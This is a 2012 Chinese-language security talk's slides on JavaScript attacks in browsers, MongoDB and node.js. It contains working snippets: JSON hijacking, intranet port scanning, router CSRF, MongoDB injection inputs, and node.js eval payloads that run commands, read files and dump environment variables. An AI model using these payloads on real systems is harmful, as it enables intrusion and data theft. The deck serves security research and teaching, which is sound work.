

JavaScript安全

从浏览器到服务端

余弦(@evilcos)

2012/7/1

- 知道创宇研究部总监
 - 负责和Web安全相关超酷的研究与实现, 团队微博:
 - @知道创宇安全研究团队
 - @知道创宇数据中心
- root@xeyeteam, web hacking.

关于我

- 浏览器上的战场
- MongoDB上的战场
- node.js上的战场
- ...

JavaScript



战场有多大，我就能玩多大

- 基本隐私收集
- 内网浅渗透
- 突破浏览器边界
- XSS Virus攻击
- 大规模攻击
- ...



浏览器上的战场

- 开源的xssprobe
 - <https://github.com/evilcos/xssprobe>
- 获取如下隐私：
 - browser, ua, lang, referer, location, toplocation, cookie, domain, title, screen, flash

```
127.0.0.1 | 2011-08-22 14:36:08
UserAgent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:6.0) Gecko/20100101 Firefox/6.0
Referer: http://www.0x37.com/xssprobe/demo.html
DATA: {'browser':{'name':'mozilla','version':'6.0'},'ua':'Mozilla/5.0 (Windows NT
Gecko/20100101 Firefox/6.0','lang':'zh-CN','referrer':'http://www.0x37.com/xssprol
/','location':'http://www.0x37.com/xssprobe/demo.html','toplocation':'http://www.0
/demo.html','cookie':'xssprobe=1; popunder=yes; popundr=yes;
setoverl8=1','domain':'www.0x37.com','title':'xssprobe demo page<script>alert(1)
</script>','screen':'1440x900','flash':'10.3 r181'}
```

> 基本隐私收集

- JSON Hijacking, 我知道你是谁
 - JSON太方便了, 前端工程师们非常喜欢用
 - JSON很容易被劫持:

```
<script>
```

```
function func(o){
```

```
    document.write("i know who u r: "+o.userinfo.userid);
```

```
}
```

```
</script>
```

```
<script src="http://weibo.com/xxx.php?callback=func"></script>
```



> 基本隐私收集

- 内网IP获取
- 内网IP端口获取
- 内网主机存活获取
- 路由Web控制台操作
- 内网脆弱Web应用控制

> 内网浅渗透

- 原理:通过Java Applet
 - 需要JRE支持,你们都有:)
- <http://reglos.de/myaddress/MyAddress.html>

```
<script>
```

```
function MyAddress(ip){
```

```
    new Image().src = "/steal?info="+ip"&date="+new Date().getTime());
```

```
};
```

```
</script>
```

```
<APPLET CODE="MyAddress.class" MAYSCRIPT WIDTH=0  
    HEIGHT=0></APPLET>
```

>> 内网IP获取

- 原理:
 - Image对象请求时, 得到资源(非法)就onerror, 得不到就进入timeout了。**别和nmap比:(**

```
var m = new Image();
m.onerror = function() {
    if (!m) return;
    m = undefined; alert("open");};
m.onload = m.onerror;
m.src='http://'+host+':'+port;
setTimeout(function () {
    if (!m) return;
    m = undefined; alert("close");
}, 900);
```

>> 内网IP端口获取

- 原理：
 - IE下XMLHttpRequest跨域请求
 - onerror - fail
 - ontimeout - ok
 - 其它浏览器XMLHttpRequest跨域请求
 - onreadystatechange - 时间差来判断, timeout则fail
 - 资源在这：
 - <http://ha.ckers.org/weird/xhr-ping-sweep.html>
 - <http://securethoughts.com/security/ie8xdr/ie8xdr-ping-sweep.html>
 - 可以和nmap比比:)

>> 内网主机存活获取

- 简单CSRF修改各种配置, 如: 迅捷FW300R
 - 前提: 目标的浏览器保存了Web控制台会话
 - 配置可远程访问
 - /userRpm/ManageControlRpm.htm?port=80&ip=255.255.255.255&Save=%C8%B7+%B6%A8
 - 修改无线密码、恢复出厂设置、修改转发规则等
 - 还有没有更多的?

>> 路由Web控制台操作

- 主动: fuzzing内网可能存在的Web应用
 - `window.onerror=function(){return true};`
 - `inject <script>`
`<script src=http://intra/trac/chrome/tracwysiwyg/wysiwyg.js>`
`<script>`
`window.onload = function(){`
`if(typeof(TracWysiwyg)=='function') alert('trac exist.');`
`}</script>`
 - ...
- 被动: 通过referer泄露内网Web应用信息

>> 内网脆弱Web应用控制

- 这些内网应用可能有：
 - bbs/blog/trac/wiki/oa/mail/project/webim/web_vuls_vm
 - 有开源有闭源的
- 这些Web应用有不同种类的漏洞，如果是xss+sql：
 - xss inject攻击脚本
 - 攻击脚本ajax请求sql注入，得到想要的数据库，返回
- 还有没有更多？

>> 内网脆弱Web应用控制

- 突破边界, 信任危机出现... JavaScript失控了...
- 国内那些浏览器们
 - 来自knownsec的浏览器安全月
 - 浏览器本身很多功能HTML化, 各种XSS
 - 跨协议
 - <http://www.80vul.com/?q=content/走向本地的邪恶之路>
 - 高权限的DOM扩展接口, 方便了, 也邪恶了
 - 恶意APP——浏览器上的“病毒”
 - ...
- Chrome是榜样:)

> 突破浏览器边界


- 蠕虫，谁敢玩大？
 - xss worm, csrf worm, clickjacking worm, idea worm...
 - 2011, xeye玩了google reader clickjacking worm...
- 针对性攻击：隐蔽性高、目标清晰、自我销毁...
 - 这会是一种趋势，拭目以待吧
 - 现在有些人的攻击流行：一次攻击达到目的
- XSS Backdoor/Rootkit
 - 利用好Cookie/localStorage等XSS, payload储存在本地
 - 直接储存在目标DOM里，一般人还真发现不了:)

> XSS Virus攻击

- 在一个Web生态系统里的大规模
 - 就是那些worm了
- 针对特定Web应用存储型XSS漏洞进行的大规模攻击
 - 批量挂马
 - 批量拿管理员权限
 - ...
- 非要说特点就是：
 - 这些漏洞单个使用价值一般不大
 - 生命周期短

> 大规模攻击

- Array Bypass Injection Attack
- JavaScript Injection Attack



MongoDB上的战场

- 官方说:我们的查询条件是BSON格式,不会因为":{等字符闭合导致SQL注入...
 - 不会闭合我相信,可SQL注入不一定是这样玩的:)
 - 这就是Array Bypass Injection的玩法
- 官方说在这:
 - <http://www.mongodb.org/display/DOCS/Do+I+Have+to+Worry+About+SQL+Injection>

> Array Bypass Injection Attack

- 非常有意思的bypass
 - MongoDB里的查询条件都是{}数组形式(BSON)
 - PHP的\$_GET等得到的就是{}数组形式
 - <?php var_dump(\$_GET);?>
 - t.php?x[y]=1
 - array(1) { ["x"]=> array(1) { ["y"]=> string(1) "1" } }
 - 如果参数x的值进入MongoDB进行条件查询
 - {'passwd':x}
 - y可以是:\$exists/\$ne/\$regex等等这些高级查询符, 直接导致查询条件可以很容易为真

> Array Bypass Injection Attack


- more:
 - <http://www.idontplaydarts.com/2010/07/mongodb-is-vulnerable-to-sql-injection-in-php-at-least/>
 - <http://www.mongodb.org/display/DOCS/Advanced+Queries>

> Array Bypass Injection Attack

- eval, \$where, MapReduce等里的JavaScript都可能有这样的问题, 如:
 - `db.xx.find({$where:function(){return this.a=='[userinput]';}})`
 - [userinput]等于1' || '1时, return为ture
 - 原理就是: 闭合
 - more:
 - <http://www.mongodb.org/display/DOCS/Server-side+Code+Execution>
 - <http://www.php.net/manual/en/mongo.security.php>

> JavaScript Injection Attack

- 瘟神eval
- 本地文件包含



node.js上的战场

- >> node hi.js
var http = require('http');
http.createServer(function (req, res) {
 var t = require('url').parse(req.url,true).query.t;
 r = **eval**(t);
 res.writeHead(200, {'Content-Type': 'text/plain'});
 res.end('Hello node.js, how can i hack u?\n>> '+t+'\n>> '+r);
}).listen(1337, "127.0.0.1");
console.log('Server running at http://127.0.0.1:1337/');

> 瘟神**eval**

- OS信息:

- 如: ?t=o%3drequire('os');**JSON.stringify**(o.cpus());

- JSON.stringify内置函数, 格式化输出

- cpus()得到cpu相关信息, 如下:

```
← → ↻ 127.0.0.1:1337/?t=o%3drequire('os');  
Hello node.js, how can i hack u?
```

```
>> o=require('os');JSON.stringify(o.cpus());
```

```
>> [{"model": "Intel(R) Core(TM) i3 CPU          M 380 @  
{"user":0,"nice":0,"sys":0,"idle":0,"irq":0}}, {"model":  
M 380 @ 2.53GHz", "speed":2527, "times":{"user":0,"nice  
{"model": "Intel(R) Core(TM) i3 CPU          M 380 @ 2.53  
{"user":0,"nice":0,"sys":0,"idle":0,"irq":0}}, {"model":  
M 380 @ 2.53GHz", "speed":2527, "times":{"user":0,"nice
```

- os

- os.tmpDir()
 - os.hostname()
 - os.type()
 - os.platform()
 - os.arch()
 - os.release()
 - os.uptime()
 - os.loadavg()
 - os.totalmem()
 - os.freemem()
 - os.cpus()
 - os.networkInterfaces()
 - os.EOL

```
times":  
CPU  
rq":0}},  
s":  
CPU  
rq":0}}]
```

> 瘟神eval

- 进程信息:
 - ?t=process.pid 得到进程pid号
 - ?t=JSON.stringify(process.versions) 得到node.js及组件相关信息:

```
Hello node.js, how can i hack u?  
>> JSON.stringify(process.versions)  
>> {"node":"0.6.19","v8":"3.6.6.25","ares":"1.7.5-DEV","uv":"0.6","openssl":"0.9.8r"}
```

- ?t=JSON.stringify(process.env) 得到环境变量:

```
>> {"ACPath":"C:\\Program Files (x86)\\Lenovo\\Access  
Connections\\","ALLUSERSPROFILE":"C:\\ProgramData","APPDATA":"C:\\Users\\  
(x86)\\Common Files","CommonProgramFiles(x86)":"C:\\Program Files (x86)\\
```

- 在非win下还可以getuid/getgid/setuid/setgid等...


> 瘟神eval

- 远程执行系统命令
 - 如: `?t=require('child_process').exec('calc.exe')`

> 瘟神**eval**

- 读写系统文件

- 写: ?t=require('fs').writeFile('hack.txt','xxxx')
- 读: ?t=require('fs').readFileSync('c:\\windows\\php.ini')



```
← → ↻ 127.0.0.1:1337/?t=require('fs').readFileSync('c:\\windows\\php.ini')

Hello node.js, how can i hack u?
>> require('fs').readFileSync('c:\\windows\\php.ini')
>> [PHP]

: : : : : : : : : : : :
: WARNING :
: : : : : : : : : : : :
: This is the default settings file for new PHP installations.
: By default, PHP installs itself with a configuration suitable for
: development purposes, and *NOT* for production purposes.
: For several security-oriented considerations that should be taken
: before going online with your site, please consult php.ini-recommended
: and http://php.net/manual/en/security.php.
```

> 瘟神eval

- node.js可以灵活加载modules
 - 常规:require('./xx.js')
 - 我们可以:
 - require('./xx.jpg')
 - require('c:\\tmp\\xx.jpg')

> 本地文件包含

- CouchDB
- Kinect
- Opera Unite - 2012开始退出历史舞台了
- ...

MORE...

- Thx, Q&A.

EOF.
